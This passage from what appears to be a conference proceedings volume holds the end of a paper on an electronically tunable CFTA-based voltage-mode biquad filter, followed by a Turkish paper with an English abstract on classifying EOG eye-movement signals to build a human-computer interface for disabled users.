respectively. Noise analysis has been performed for the proposed filter. Input and output noise variations with respect to frequency are shown in Fig. 8. Monte Carlo analysis has been performed to demonstrate the center frequency (f_c) and bandwidth (BW) changes of the BP filter according to passive elements variations. Monte Carlo analysis has been achieved 100 times considering that all passive elements uniformly changed by 10%. The passive elements are selected as $R_1 = R_2 = 1\text{ k}\Omega$ and $C_1 = C_2 = 1\text{ nF}$. Simulation results are shown in Figs. 9 and 10. The mean values

of the f_c and BW are 150.2 kHz and 166.4 kHz, respectively. These values are very close to the theoretically calculated $f_c = 150.18 \text{ kHz}$ and $BW = 159.15 \text{ kHz}$. According to the simulation results, it can be said that there is no significant change in the center frequency and bandwidth of the passive element variations. Furthermore, comparison of the proposed VM MISO universal biquad filter with the circuits previously published is given in Table 2.





Figure 4. Ideal and simulated gain responses for the LP, BP and HP filters






Figure 5. Ideal and simulated (a) gain and (b) phase responses for the BS filter




Figure 6. Ideal and simulated gain and phase responses for the AP filter




Figure 7. Variation of center frequency of the BS filter according to I_B bias current




Figure 8. Input and output noise variations with respect to frequency




Figure 9. Monte Carlo simulation result for the center frequency of the BP filter




Figure 10. Monte Carlo simulation result for the bandwidth of the BP filter

Table 2. Comparison of performance characteristics of voltage-mode MISO filters

References	# of active elements	# of passive elements	Filter configurations	Electronically tunable	Power Supply	Technology
Ref [1]	3 DDCC	2 R, 2 C	All	No	± 1.25 V	0.18 μm
Ref [2]	3 DDCC	2 R, 2 C	All	No	± 1.65 V	0.35 μm
Ref [3]	3 DVCC	3 R, 2 C	All	No	± 1.5 V	0.35 μm
Ref [4]	2 VDBA	1 R, 2C	All	Yes	± 1.5 V	0.35 μm
Ref [5]	1 VDTA	1 R, 2 C	All	Yes	± 1.8 V	0.25 μm
Ref [6]	3 CCII	2 R, 2 C	All	No	± 5 V	AD844
Ref [7]	4 CCII	4 R, 2 C	All	No	± 5 V	BJT
Ref [8]	1 CCTA	2 R, 2 C	All	Yes	± 2 V	BJT
Ref [9]	1 CFTA	1 R, 3 C	LP, HP, BP	Yes	± 3 V	BJT
Ref [10]	1 CFTA	2 R, 2 C	All	Yes	± 3 V	BJT
Ref [11]	1 CFTA	3 R, 2 C	All	Yes	± 0.2 V	45 nm
Proposed	2 CFTA	2 R, 2 C	All	Yes	± 0.75 V	0.13 μm

4. CONCLUSION

In this paper, an electronically tunable CFTA based voltage-mode multi-input single-output universal biquad filter configuration is presented. The proposed circuit has three inputs and single output. The proposed filter includes two CFTAs, two resistors and two capacitors. The proposed circuit realizes low-pass, band-pass, high-pass, band-stop and all-pass responses by using the same filter topology. The proposed filter does not require any passive element matching condition except for band-stop and all-pass filters configurations. The advantages of the proposed filter are the electronically tuning of natural angular frequency without affecting bandwidth of the filters and having low sensitivity with respect to active and passive parameters. Time and frequency domain results confirm the functionality and robustness of the proposed filter.

5. REFERENCES

- [1] J. W. Horng, "High input impedance voltage-mode universal biquadratic filter with three inputs using DDCCs," *Circuits, Syst. Signal Process.*, vol. 27, no. 4, pp. 553–562, 2008, doi: 10.1007/s00034-008-9044-9.
- [2] W. Y. Chiu and J. W. Horng, "High-input and low-output impedance voltage-mode universal biquadratic filter using DDCCs," *IEEE Trans. Circuits Syst. II Express Briefs*, vol. 54, no. 8, pp. 649–652, 2007, doi: 10.1109/TCSII.2007.899460.
- [3] S. Minaei and E. Yuce, "All-grounded passive elements voltage-mode DVCC-based universal filters," *Circuits, Syst. Signal Process.*, vol. 29, no. 2, pp. 295–309, 2010, doi: 10.1007/s00034-

009-9136-1.

- [4] F. Kaçar, A. Yeşil, and A. Noori, “New cmos realization of voltage differencing buffered amplifier and its biquad filter applications,” *Radioengineering*, vol. 21, no. 1, pp. 333–339, 2012.
- [5] J. Pimpol, O. Channumsin, and W. Tangsrirat, “MISO Universal filter employing single VDTA,” in *2018 International Conference on Engineering, Applied Sciences, and Technology (ICEAST)*, 2018, pp. 1–4, doi: 10.1109/ICEAST.2018.8434454.
- [6] J. Horng, “High-Input Impedance Voltage-Mode Universal Biquadratic Filter Using Three Plus-Type CCII,” *IEEE Trans. Circuits Syst. II Analog Digit. Signal Process.*, vol. 48, no. 10, pp. 996–997, 2001, doi: 10.1109/82.974791.
- [7] C. M. Chang, “Multifunction biquadratic filters using current conveyors,” *IEEE Trans. Circuits Syst. II Analog Digit. Signal Process.*, vol. 44, no. 11, pp. 956–958, 1997, doi: 10.1109/82.644049.
- [8] N. Herencsar, J. Koton, and K. Vrba, “Single CCTA–Based Universal Biquadratic Filters Employing Minimum Components,” *Int. J. Comput. Electr. Eng.*, vol. 1, no. 3, pp. 307–310, 2009, doi: 10.7763/ijcee.2009.v1.48.
- [9] O. Channumsin, P. Thongchai, and W. Tangsrirat, “Single CFTA-based dual-mode biquadratic filter,” in *2018 3rd International Conference on Control and Robotics Engineering*, 2018, pp. 295–298, doi: 10.1109/ICCRE.2018.8376483.
- [10] W. Tangsrirat, “Novel current-mode and voltage-mode universal biquad filters using single CFTA,” *Indian J. Eng. Mater. Sci.*, vol. 17, no. 2, pp. 99–104, 2010.
- [11] M. E. Başak, “Realization of DTMOS based CFTA and multiple input single output biquadratic filter application,” *AEU - Int. J. Electron. Commun.*, vol. 106, pp. 57–66, 2019, doi: 10.1016/j.aeue.2019.04.027.
- [12] W. S. Hassanein, I. A. Awad, and A. M. Soliman, “New high accuracy CMOS current conveyors,” *AEU - Int. J. Electron. Commun.*, vol. 59, no. 7, pp. 384–391, 2005, doi: 10.1016/j.aeue.2004.10.001.
- [13] W. Surakampontrorn, K. Kumwachara, V. Riewruja, and C. Surawatpunya, “CMOS-based integrable electronically tunable floating general impedance inverter,” *Int. J. Electron.*, vol. 82, no. 1, pp. 33–44, 1997, doi: 10.1080/002072197136255.

EOG CİHAZI İLE ARAYÜZ KONTROLÜ

Ahmet Furkan Kola¹, Recep Arslan², Selim Aras³

^{1,2,3}*Samsun Ondokuz Mayıs Üniversitesi, Mühendislik Fakültesi, Samsun, TURKEY*

rarslan@omu.edu.tr

0000-0002-8572-4635

ÖZET

Birleşmiş Milletler engellilerin toplumsal yaşama katılımını ve onlara fırsat eşitliğini sağlamak için 1992 yılından bu yana tüm dünyada çalışmalarını sürdürmektedir. Engelli bireyleri dezavantajlı bireyler olarak tanımlamakta ve konuyu küresel anlamda insan hakları sorunu olarak görmektedir. Ayrıca, dezavantajlı bireyler için farkındalığın yaratılması ve anlaşılması çalışmalarının gerekliliği üzerinde durmaktadır. Birleşmiş Milletler tarafından engelli hakları sözleşmesinin uygulamaya koyulması sayesinde engelli bireylerin temel hak ve özgürlüklerden eşit şekilde faydalanması sağlanmıştır. Ancak kendi ihtiyaçlarını başkalarının yardımı olmadan karşılayamayan engelli bireyler için hala çözüm bekleyen sorunlar bulunmaktadır. Dolayısıyla kendi ihtiyaçlarını karşılayamaması hatta belirtememesi gibi sorunlar nedeniyle engelli bireylerin ruhsal sağlıkları da bozulmakta ve gittikçe sosyallikten de uzaklaşmaktadır. İnsan bilgisayar arabirimi çalışmaları sayesinde bu sorunların çoğunun üstesinden gelinmesi mümkündür. Sensör tabanlı olması, mikrodenetleyici ve bilgisayar gibi programlama yapabileceğimiz akıllı bileşenleri sayesinde büyük bir potansiyele sahip olduğu rahatlıkla söylenebilir.

Sensör teknolojilerinin ve yeterince hızlı mikrodenetleyicilerin geliştirilmesi sayesinde çoklu kanallı işaret işleme çalışmaları da hız kazanmıştır. Amacımız bu teknolojilerden faydalanarak engelli bireyler için kullanışlı akıllı sistem temelli yaklaşımlar geliştirmektir. Bu çalışmada, gözlerini hareket ettirebilen engelli bireyler için makine öğrenmesi temelli akıllı bir insan bilgisayar arabirim sistemi geliştirilmiştir. Sistem, belirlediğimiz yedi farklı göz hareketi komutun uygulanması sırasında ölçülen elektrookülografi (EOG) işaretlerini kullanmaktadır. İşaretlere filtreleme ve çeşitli öznelik çıkarma gibi bazı sayısal işaret işleme yöntemleri uygulandıktan sonra en iyi öznelik seçimi için ardışıl ileri yönlü öznelik seçim (AİYÖS)

yöntemi kullanılmıştır. Birçok sınıflandırma yönteminin araştırıldığı çalışmamızda yedi komut için test kümesindeki başarımlar %96,8 gibi yüksek bir oranda elde edilmiştir. Geliştirdiğimiz insan bilgisayar arabiriminin, ihtiyaç/yardım belirtme, engelli birey eğitimi, bazı ihtiyaçların otomatik giderilmesi gibi birçok farklı uygulamaya entegre edilebileceğini değerlendiriyoruz.

Anahtar Kelimeler: Elektrookülografi, insan bilgisayar arabirimi, makine öğrenmesi.

INTERFACE CONTROL WITH EOG DEVICE

ABSTRACT

United Nations have been maintaining their works all around the world since 1992 in order to provide the persons with disabilities with equal opportunities and participation in social life. They describe the persons with disabilities as disadvantaged and regard this issue as a human rights issue globally. Moreover, they emphasise the necessity of works to create awareness of disadvantaged individuals and understand them. Thanks to adoption of convention of rights of the persons with disabilities, the people with disabilities were provided to benefit from fundamental rights and freedoms equally. However, there are still problems to be solved for the persons with disabilities that can not do without other people's help. Therefore, because they can not meet and even can not express their own needs, people with disabilities also have psychological problems and gradually move away from social life. It is possible to overcome most of these problems thanks to the works of human computer interfaces. It can easily be said to have a great potential thanks to being sensor based, smart components that we can programme like computers and microcontroller.

Thanks to the development of sensor technologies and sufficiently quick microcontrollers, the works on multichannel signal processing accelerated, too. Our aim is to develop smart system based approaches for the people with disabilities with the help of these technologies. In this study, a machine learning based smart human computer interface system has been developed for the people with disabilities who can move their eyes. The system uses the electrooculography signals that has been measured during the implementation of seven different eye movement commands that we specified. After some numerical signal processing methods such as various feature extraction and filtering methods have been applied to the signals, the sequential forward feature selection method(SFFSM) has been used for the best feature selection. In our study, in which many classification methods have been researched, the success in the test set for the seven commands has been attained at such a high rate as %96,8.

We estimate that the human computer interface system that we developed can be integrated into many different implementations such as requirement / assistance specification, education of individuals with disabilities and meeting some needs automatically.

Keywords: *Electrooculography, Human computer interface, Machine learning.*

1. GİRİŞ

İnsan, ihtiyaçları gereği birbiriyle yardımlaşan, çevresi ile sürekli iletişim halinde olma gereksinimi duyan bir canlıdır [1]. Gelişen iletişim teknolojileri sayesinde insanların günlük iletişim ağı daha da genişlemiştir. Ancak toplumumuzda engelinden ya da hastalığından dolayı iletişim kurmakta zorlanan, hatta kendi ihtiyaçlarının büyük kısmını karşılayamayan bireyler de bulunmaktadır. Hareket etmekte zorlanan, bakıma muhtaç bireyler için çözüm olabilecek insan bilgisayar arabirimi çalışmaları da bulunmaktadır. Örneğin; elektroensefalografi (EEG) ve elektrookülogram (EOG) sinyallerini kullanarak IoT cihazlarının kontrolü ve izlenmesi [2], göz hareketi ile kontrol edilmeye çalışılan tekerlekli sandalye [3] ve sanal klavye kontrolü [4], giyilebilir gözlüklerle alınan sinyaller ile bilgisayar ekranında fare imleci kontrolü [5], ölçümleri alın bölgesinden yapabilen giyilebilir bir alın bandı yapısında bir EOG sistemi tasarımı [6], EOG tabanlı gözle yazı yazma sistemi [7], ALS hastaları için EOG tabanlı etkileşimli iletişim tasarımı çalışmaları yapılmıştır. Literatürdeki çalışmalar daha çok MS ve ALS gibi hastalıklar üzerine yoğunlaşmıştır.

Son yıllarda bilgisayar arayüzleri istemli hareket yeteneğini kaybeden hastaların yaşam kalitesini artırmak [8], alternatif iletişim kanalı oluşturarak motor hareket beyin koordinasyonunda oluşan hatalarını azaltmak ve hızlı bir şekilde haberleşme/kontrol sağlamak [9] amaçlı kullanılmaktadır. Bir çalışmada EOG sinyalleri elektrotlar yardımıyla alınmış, bir mikro denetleyici aracılığıyla yorumlanmış ve RF verici aracılığıyla yardımıyla yorumlanan veri iletilmiştir [10]. Uydu cihazı ile alınan veri ledlerle oluşturulan arayüze iletilerek herhangi bir sınıflandırma algoritması kullanmadan ledlerin yerleşimine göre yorumlanmıştır. EEG sinyallerinden alınan verilerin Pasif RC Alçak Geçiren bir filtreden geçirilerek geliştirilen bir çalışmada sinyal toplama modülü ile verileri toplanmıştır. [8]. Yine bu çalışmada toplanan veriler STM32 mikro denetleyici ile veri uygun formata dönüştürülerek şebeke gürültüsünden arındırılmış ve MikroSD karta kaydedilerek bluetooth modülü aracılığıyla bilgisayara veriler aktarılmıştır. Geliştirilen bilgisayar arayüz yazılımı ile gerçek zamanlı istatistiksel veya makine öğrenmesi gibi matematiksel yaklaşımlara başvurularak analiz yapılmıştır. Neurosky Mindwave Mobile başlığı kullanarak EEG sinyallerinin alındığı bir çalışmada üretilen arayüz yazılımı kullanarak tekrarlanan olaylar uyarana karşı verilen beyin yanıtlarını görsel desteklerle incelenmiştir [9]. İncelenen verilerle P300 heceleme matrisi kullanılarak ThinkGear ve Blink Talk yazılımları ile uygulamalar yapılmıştır. Diğer bir çalışmada da, Ag-AgCl elektrotlar ile aldığı EOG sinyallerini Arduino Uno R3


aracılığıyla bilgisayar ortamına aktarmış olan veriler Matlab yazılımıyla üç adet kullanıcı arayüz tasarlanmıştır. Bunlardan birincisi EOG sinyalini yüksek örnekleme frekansında incelemek için kullanırken, ikincisi daha düşük örnekleme frekansı ile gerçek zamanlı sinyal takibi için kullanılmıştır [11]. Üçüncü arayüz ise göz hareketlerini takip amaçlı kullanılmış ve dokuz adet karenin kişi seçimine göre boyanması sağlanmıştır. Bu çalışmalarda yüzde doksan üzerinde başarımlar sağlanmıştır.

Bu çalışmada, gözlerini hareket ettirebilen engelli bireyler için makine öğrenmesi temelli akıllı bir insan bilgisayar arabirim sistemi geliştirilmiştir. Sistemde iki kanallı EOG sensörü ile alınan analog sinyal değerleri kullanılmıştır. Arduino Uno R3 SMD aracılığı ile veriler bilgisayarın seri portundan aktarılarak MATLAB yazılımı ile sayısallaştırılıp işlenmiştir. Sistem, belirlediğimiz yedi farklı göz hareketi komutun uygulanması sırasında ölçülen EOG işaretlerini kullanmaktadır. İşaretlere filtreleme ve çeşitli öznelik çıkarma gibi bazı sayısal işaret işleme yöntemleri uygulandıktan sonra en iyi öznelik seçimi için ardışıl ileri yönlü öznelik seçim (AİYÖS) yöntemi kullanılmıştır. Birçok sınıflandırma yönteminin araştırıldığı çalışmamızda yedi komut için test kümesindeki başarımlar %96,8 gibi yüksek bir oranda elde edilmiştir. Geliştirdiğimiz insan bilgisayar arabiriminin, ihtiyaç/yardım belirtme, engelli birey eğitimi, bazı ihtiyaçların otomatik giderilmesi gibi birçok farklı uygulamaya entegre edilebileceğini değerlendiriyoruz.

2. YÖNTEM


2.1 EOG Kayıtların Alınması

EOG işaret kayıtlarının alınması için yapışkan EOG elektrotları kullanılmıştır. Elektrotlar Şekil-1 de gösterildiği gibi göz kenarlarına yatay olarak ve sağ gözün üst ve alt kısımlarına da dikey olarak yapıştırılmıştır. Vücut gürültüsünü sinyalden ayırabilmek için referans elektrotları alın kısmına yapıştırılmıştır. EOG sinyallerini almak için iki adet Olimex EOG/EMG kartı Arduino Uno mikro denetleyicisi ile birlikte kullanılmıştır. Kayıtlar 1000-Hz örnekleme ile alınmış olup, makine öğrenmesinin doğruluğu için kanalların pozitif veya negatif uçlarının tüm kayıtlarda aynı olması sağlanmıştır.




Şekil 1. EOG 2 kanallı kablo kullanımı

EOG tabanlı insan bilgisayar arabirimi için yedi farklı göz hareketi komut olarak belirlenmiştir. Bu komutlar; gözlerin sola ve sağa bakma, yukarı ve aşağı bakma hareketleri ile sol ve sağ gözün ayrı kırılması ve iki gözün birlikte kırılmasından oluşmaktadır. Kayıtlar biri kadın üç erkek toplam dört farklı bireyden 20'şer adet alınmıştır. Her kayıtta yedi farklı göz hareketinden rasgele oluşturulmuş ikişer adet komut örneği bulunmaktadır. Daha sonra her komut otomatik ayrıştırılarak toplam 1120 adetlik geniş bir veri seti oluşturulmuştur. Kayıtlarda senkronizasyonunu sağlamak için ekranda gözün noktayı takip edeceği bir uygulama oluşturulmuş ve bireyler ekrandan 50 cm uzağa oturtulduktan sonra onlardan bu noktanın kayıt sonuna kadar takip edilmesi istenmiştir. Uygulama, rasgele bir şekilde seçtiği yedi komuttan biri için noktayı ilgili kısma hareket ettirip tekrar başlangıç noktasına döndürmektedir. Göz kırma durumları için nokta yerine çarpı (x) işareti kullanılmıştır. Kayıt alımı için MATLAB'da oluşturulan ekran uygulamasının üç farklı örneği Şekil-2 de gösterilmektedir.



Şekil 2. Kayıt için oluşturulan uygulama örnekleri a) Sola bakma b) sağ göz kırpma c) iki göz kırpma


Komutlar arasında kısa bir süre bekleme yapılmaktadır. Kayıtların paralel ve senkronize alınması gerekmektedir. Her kayıtta sırası rasgele belirlenen komutların etiketleri için ayrı bir kayıt daha oluşturulmuştur. Bu etiketler sayesinde, kayıtların alınmasından sonra komut sinyalleri sınıflarına göre otomatik olarak ayrıştırılabilmektedir. İki kanallı EOG kayıt alımı için örnek bir Şekil-3'de gösterilmektedir.



Şekil 3. Bir kayıt örneğindeki iki kanal sinyali ve etiketi

2.2 Ön İşleme

Literatürde, EOG işaretleri 0.1 Hz ile 20 Hz arasında anlamlı işaretlerdir [12]. Bu nedenle işaretlerdeki istenmeyen bileşenleri ve gürültüleri azaltmak için Şekil-4'te gösterilen ikinci dereceden Chebyshev filtresi kullanılmıştır.




Şekil 4. Chebyshev II bant geçiren süzgeç

Şekil 3'te gösterilen etiketlerin sınırları türev alma yöntemi ile belirlendikten sonra komut sinyalleri ayrıştırılmış ve veri seti otomatik olarak oluşturulmuştur.

2.3 Öznitelik Çıkarma Yöntemleri

İyi bir öznitelik çıkarma yönteminin araştırılması, sınıflandırma başarımını direk olarak etkilemektedir. Öznitelik araştırılmasındaki amaç sinyalleri birbirlerinden ayıracak yöntemlerin belirlenmesi ve daha az veri ile sınıflandırma doğruluğunun sağlanabilmesidir. Böylece yoğun işlem yükünde azalma meydana gelir. Öznitelik belirleme işlemi rasgele yapılmamalı, farklı sınıflara ait veriler görselleştirilmeli ve ayrıştırıcı olabilecek öznitelikler şekiller üzerinden değerlendirilmelidir. Bu

çalışmada kaydı alınan yedi farklı komut sinyalinin görselleri Şekil-5'te sunulmuştur.



Şekil 5. EOG komutlarının iki kanallı gösterimleri

Öznitelik çıkartma işleminden önce sinyallerin görselleri dikkatle incelenmiş ve Tablo-1 ile belirtilen 10 farklı özneliğin araştırılmasının uygun olacağı değerlendirilmiştir. Tablo-1 belirtilen sinyallerin, özneliklerinin formüllerini ve çalışmanın diğer aşamalarında kullanım kolaylığı açısından

kısa isimlerini içermektedir.

Tablo 1. Öznitelikler, kodları ve formülleri

Kod	Öznitelik türü	Formül
f1	Kanalların enerjileri	$E = \frac{1}{n} \sum_{i=1}^n x_i^2$
f2	Minimum	$x_{\min} = \min(x)$
f3	Maksimum	$x_{\max} = \max(x)$
f4	Max-Min genlik farkı	$y_{\max-\min} = y(\max(x)) - y(\min(x))$
f5	Max-Min zaman farkı	$x_{\max-\min} = \max(x) - \min(x)$
f6	Max-Min arası eğim	$m = \frac{ y(\max(x)) - y(\min(x)) }{\max(x) - \min(x)}$
f7	Çeyrekler açıklığı	$IQR = iqr_x$
f8	Standart sapma	$S = \sqrt{\frac{1}{n} \sum_{i=1}^n (x_i - \bar{x})^2}$
f9	Varyans	$A = S^2$
f10	Etkinlik	$e = \sqrt{\text{var}(x)}$

Bu özniteliklerden ilki işaretlerin enerji analizidir. Enerji analizi, anlamlı verinin hangi kanalda bulunduğu (dikey ya da yatay) ve verinin göz kırpmaya hareketi mi, herhangi bir pozisyona yönelme hareketi mi olduğunun belirlenmesine yardımcı olmaktadır. Aynı zamanda sol göz kırpmaya hareketinde bir kanalda veri olmamasından dolayı bu hareketi diğer kırpmaya hareketlerine göre ayırmaktadır. Enerji formülü Tablo-1 de gösterilmiştir. Burada n bir işaretteki örnek sayısını x_i örneklerin genliklerini ifade eder.

Kullanılan özniteliklerin birkaç tanesi verilerin minimum ve maksimum değerleri ile ilgilidir. Bu iki değer direkt öznitelik olarak da kullanılmıştır. Bu değerler işaretlerin maksimum ve minimum

tepelelerinin genliklerini belirleyerek kırpma ve yönelme hareketleri arasında farkları gözlemlemede kullanılmıştır. Bu iki özneliğin bir ürünü olan diğer iki öznelik ise iki tepe noktası arasındaki genlik farkı ve iki tepe noktası arasındaki zaman farkıdır. Yine bu öznelikler de kırpma ve yönelme hareketlerini ayırmada oldukça etkilidir. Bahsedilen bu iki özneliğin birlikte kullanımı ile bir başka öznelik türetilmiştir. Bu öznelik minimum ve maksimum noktalar arasındaki eğimdir. Bu öznelik sola ve sağa bakma işaretlerini, ayrıca yukarı ve aşağı bakma işaretlerini birbirinden rahatça ayırabilmektedir. Çünkü eğim özneliği, maksimum tepe noktasının minimum tepe noktasından önce geldiği işaretlerde negatif değer, aksi takdirde pozitif değer almaktadır. Ayrıca bu öznelik yönelme işaretlerinde tepe noktaları arasındaki zaman farkı büyük olduğundan, nispeten küçük değerler alırken, kırpma işaretlerinde tepe noktalar arasındaki zaman farkı küçük ve genlik farkı büyük olduğundan, büyük eğim değerleri alır.

Kullanılan bir başka öznelik çeyrekler açıklığıdır. Bu öznelik işaretlerde anlamlı kısımların hangi zaman dilimlerinde yoğunlaştığını anlamada yardımcı olur. Aynı amaçla kullanılan bir başka öznelik standart sapmadır ve Tablo-1 de gösterilmiştir. Burada n bir işaretteki örnek sayısını x_i örneklerin genliklerini, \bar{x} sinyalin ortalama değerini göstermektedirler.

Kullanılan özneliklerden varyans standart sapmanın karesi, etkinlik ise varyansın kareköküdür. Bu öznelikler verinin sinyaldeki dağılımını belirlemektedirler. Her komut sinyali iki kanallı kaydedildiği için öznelikler de kanallar da ayrı ayrı hesaplanmış ve bir öznelik vektörü elde edilmiştir.

2.4 Sınıflandırma ve Ardışıl İleri Yönlü Öznelik Seçme Yöntemleri

Sinyallerin sınıflandırılması, makine öğrenmesi süreci için en önemli kısımlardan bir tanesidir. Çünkü gerçek zamanlı olarak bir sinyalin tanınabilmesi o sinyalin öncesinden bilgisayarda sınıflandırılmış olmasına bağlıdır. Test aşamasında yapılan denemeler sınıflandırılarak ortak bir tanınma kümesi oluşturulup yeni sinyallerin hangi kümeye dâhil olduğu tahmin edilmek istenmiştir.

Veri sınıflandırma işlemlerinde veri setinin eğitim ve test kümesi olarak ayrılması önemlidir. Çıkarılan özneliklerin başarımı, eğitim kümesinde bulunan maksimum başarımı öznelik kombinasyonunun, test kümesi üzerindeki sınıflandırma başarımı ile bulunur. Veri seti gerçekleştirilen çalışmalarda farklı farklı oranlarla iki kümeye ayrılmıştır. Bu çalışmada ise Ali'nin çalışmasındaki gibi [13] yarı yarıya, %50 eğitim ve %50 test kümesi olarak ayrılmıştır.

Sinyalleri sınıflandırmak için birçok yöntem geliştirilmiştir. Bunlardan sıkça kullanılan öznelik çıkarma üzerine dayalıdır. Öznelik çıkarma işlemi çok örnekli sinyaller için oldukça önemlidir. Çünkü sınıflandırma aşamasında örnek sayısı fazla birçok sinyal bulunduğundan sınıflandırma işlemleri uzun sürebilmektedir. Örneğin, veri setimizde bulunan her bir sinyal 3600 örnekten oluşmaktadır ve bu örneklerden bini aşkın bulunmaktadır. Süreci hızlandırmak için kullanılacak öznelikler ile bu 3600

örnek onlu sayılara indirgenecek ve sınıflandırma işlemleri daha hızlı bir şekilde gerçekleştirilebilecektir.

Sinyaller için öznitelikleri çıkarıldıktan sonra, sınıflandırma aşamasında da birçok algoritma mevcuttur. Çalışmamızda Matlab kütüphanesinde bulunan O'Bard, Bryce ve arkadaşlarının benzeri bir çalışmada kullandığı [14] ClassificationLearner uygulaması özniteliklerin sınıflandırma başarımlarını değerlendirmek ve sinyalleri sınıflandırmak için kullanılmıştır. Uygulama başarımının daha doğru değerlendirilebilmesi için k-fold çapraz doğrulama yöntemi kullanılmıştır. Çapraz doğrulama yapılırken veri rastgele olarak karıştırılır ve k alt gruba ayrılır ve verileri eğitip test etmek için bu alt gruplar kullanılır. Çalışmamızda k değeri on olarak seçilmiştir.

AİYÖS, öznitelik çıkartma işleminde maksimum verimi elde edebilmek için doğruluk oranının maksimum, öznitelik sayısının ise olabildiğince minimum olması gerekmektedir. Bunun için literatürde kullanılmış ardışıl ileri yönlü öznitelik seçme yöntemi (AİÖYS) kullanılmıştır [15]. Bu yöntemde maksimum doğruluk için öncelikle teker teker bakıldığında en yüksek doğruluk payına sahip öznitelik bulunur. Sonrasında ikinci adıma geçildiğinde en yüksek doğruluklu öznitelik diğer özniteliklerle kombine edilir ve yeni en yüksek oranlı ikili öznitelik kombinasyonu bulunur. Sonrasında bu ikili kombinasyon sabit tutulur ve diğer özniteliklerle üçlü bir kombinasyon oluşturulur. Bu işlemler böylece devam eder. Kombinasyon işlemi sabit tutulan kombinasyon diğer öznitelikler ile kombine edildiğinde daha yüksek bir başarımları oranı oluşturmayana kadar devam eder. Bu olay gerçekleştiğinde sabit tuttuğumuz kombinasyon veri setinin yüksek başarımlı ve minimum öznitelik sayılı, en yüksek verimli öznitelik matrisimizi oluşturur. Bulunan bu öznitelik matrisi eğitim seti içerisinde bulunur. Sonrasında bu matris test kümesinde denenir ve bulunan değer veri setinin sınıflandırma başarımları olarak bulunur.

3. SONUÇLAR ve TARTIŞMA


Çalışmamızda bir göz hareketi komutu için yatay ve dikey olmak üzere iki kanaldan veri alınmıştır. Dolayısıyla kanalların öznitelikleri iki kanal için ayrı ayrı hesaplanmış, daha sonra ise tek bir işareti temsil etmek üzere vektör olarak birleştirilmiştir. Tablo 2'de bu özniteliklerin sınıflandırma başarımları gösterilmiştir. İlk önce özniteliklerin başarımları ayrı ayrı değerlendirilmiş (1.aşama), daha sonra ise bu özniteliklerin hangilerinin kombinasyonlarının daha iyi sonuç vereceğinin değerlendirilmesi ise AİYÖS yöntemine göre belirlenmiştir.

AİYÖS yöntemine göre yapılan değerlendirmelerin birinci aşamasında eğitim kümesindeki en yüksek başarımları f_6 özniteliğinin w-KNN ile sınıflandırılması durumunda %94,6 olarak elde edilmiştir. İkinci aşamada ise f_6 özniteliği ile diğer özniteliklerin ikili kombinasyonlarının başarımları incelenmiş ve f_6+f_4 özniteliklerinin birlikte kullanıldığında başarımlarının %97,9 gibi daha yüksek bir değere ulaştığı gözlemlenmiştir. Tablo-2'den de görüldüğü üzere beşinci aşamaya kadar kombinasyonların başarımları artarak sürmüş ve en yüksek skor dördüncü aşamada $f_6+f_4+f_5+f_1$ özniteliklerinin birlikte kullanılması durumunda eğitim kümesinde %98,8 olarak elde edilmiştir.

Tablo 2. Türetilen öznitelikler ve sınıflandırma başarımları

AİYÖS	1. Aşama	2. Aşama	3. Aşama	4. Aşama	5. Aşama
<i>f1</i>	%64,8(b-three)	%97,5(w-KNN)	%97,9(f-KNN)	%98,8(w-KNN)	0
<i>f2</i>	%68,0(w-KNN)	%96,1(w-KNN)	%97,9(w-KNN)	%97,5(w-KNN)	%98,6(w-KNN)
<i>f3</i>	%72,1(b-three)	%97,1(w-KNN)	%97,1(w-KNN)	%97,5(b-three)	%98,4(w-KNN)
<i>f4</i>	%71,2(b-three)	%97,9(w-KNN)	0	0	0
<i>f5</i>	%85,7(b-three)	%96,8(b-three)	%98,6(b-three)	0	0
<i>f6</i>	%94,6(w-KNN)	0	0	0	0
<i>f7</i>	%73,8(b-three)	%91,4(b-three)	%96,6(c-SVM)	%98,4(w-KNN)	%98,7(w-KNN)
<i>f8</i>	%70,9(b-three)	%97,5(f-KNN)	%97,9(w-KNN)	%98,6(f-KNN)	%98,2(f-KNN)
<i>f9</i>	%69,3(b-three)	%97,1(f-KNN)	%98,0(f-KNN)	%98,4(f-KNN)	%98,4(w-KNN)
<i>f10</i>	%72,5(b-three)	%97,3(w-KNN)	%97,7(w-KNN)	%98,6(w-KNN)	%98,7(w-KNN)


Eğitim kümesi üzerinde oluşturulan model test kümesine uygulandığında çalışmamızın sonucu olarak test kümesinde %96.8'lik yüksek bir başarımlar elde edilmiştir. Eğitim kümesi için en iyi sonucu veren $f6+f4+f5+f1$ özniteliklerinin sınıflara göre dağılımı Şekil-6'da gösterilmiştir. Burada her renk farklı bir sınıfı simgelemekte ve kendi aralarında farklı bir konuma(sınıfa) ayrılma başarımları görülmektedir.



Şekil 6. En iyi öznitelik kombinasyonunun sınıflara göre dağılımı

Bu çalışmada EOG sinyal tabanlı geliştirdiğimiz insan bilgisayar arabiriminin gözlerini hareket ettirme yetisine sahip tüm engelli bireylerde kullanılabileceğini düşünüyoruz. Çalışmamıza benzer bir arabirim bir tekerlekli sandalye kontrolünde kullanılmıştır [16]. Belirtilen çalışma sınıflandırma aşamasında kalmış öznitelik çıkartma yöntemleri kullanılmamıştır. Başka bir çalışmada bu sinyallerin sınıflandırılması için öznitelik çıkartma yöntemleri tespit edilmeye çalışılmıştır [17]. Çalışmamızda

geliştirdiğimiz yöntem ile Şekil 4'teki Taja, Surya ve arkadaşlarının çalışmasındaki gibi bir klavye ekranı[18] veya hastanın temel ihtiyaçlarını seçebileceği, Lopez ve arkadaşlarının yaptığı gibi bir kullanıcı arabirimi de [19] oluşturulabilir.



Şekil 4. Arayüz tasarım a) Klavye tasarımı b) Menü tasarımı

Çalışmamızda ortaya çıkan maksimum, minimum, çeyrekler açıklığı bulguları Zengin ve arkadaşlarının [17] öznitelik çalışması ile uyum gösterirken; eğim bulguları, kanalların enerjileri, max-min arası eğim, max-min arası genlik farkı, zaman farkı, standart sapma, varyans, etkinlik bulguları bakımından farklılık göstermektedir.

Diğer çalışmalarla kıyaslandığında, literatürde gerçekleştirilen çoğu çalışmada “göz kırpma” işareti tek sınıfta toplanmış, bu çalışmada ise göz kırpma hareketi sol, sağ ve iki gözün aynı anda kırılması olarak üçe ayrılmış ve yazılımda oluşturulacak diğer komutlar ile birlikte yedi farklı komut için çeşitlilik sağlanmıştır. Sınıf sayısının daha fazla olmasına rağmen çalışma sonucunda yüksek başarımla elde edilmesi, bu çalışmanın gerçek zamanlı uygulanabilirliği için bizleri teşvik etmektedir.

4. KAYNAKÇA

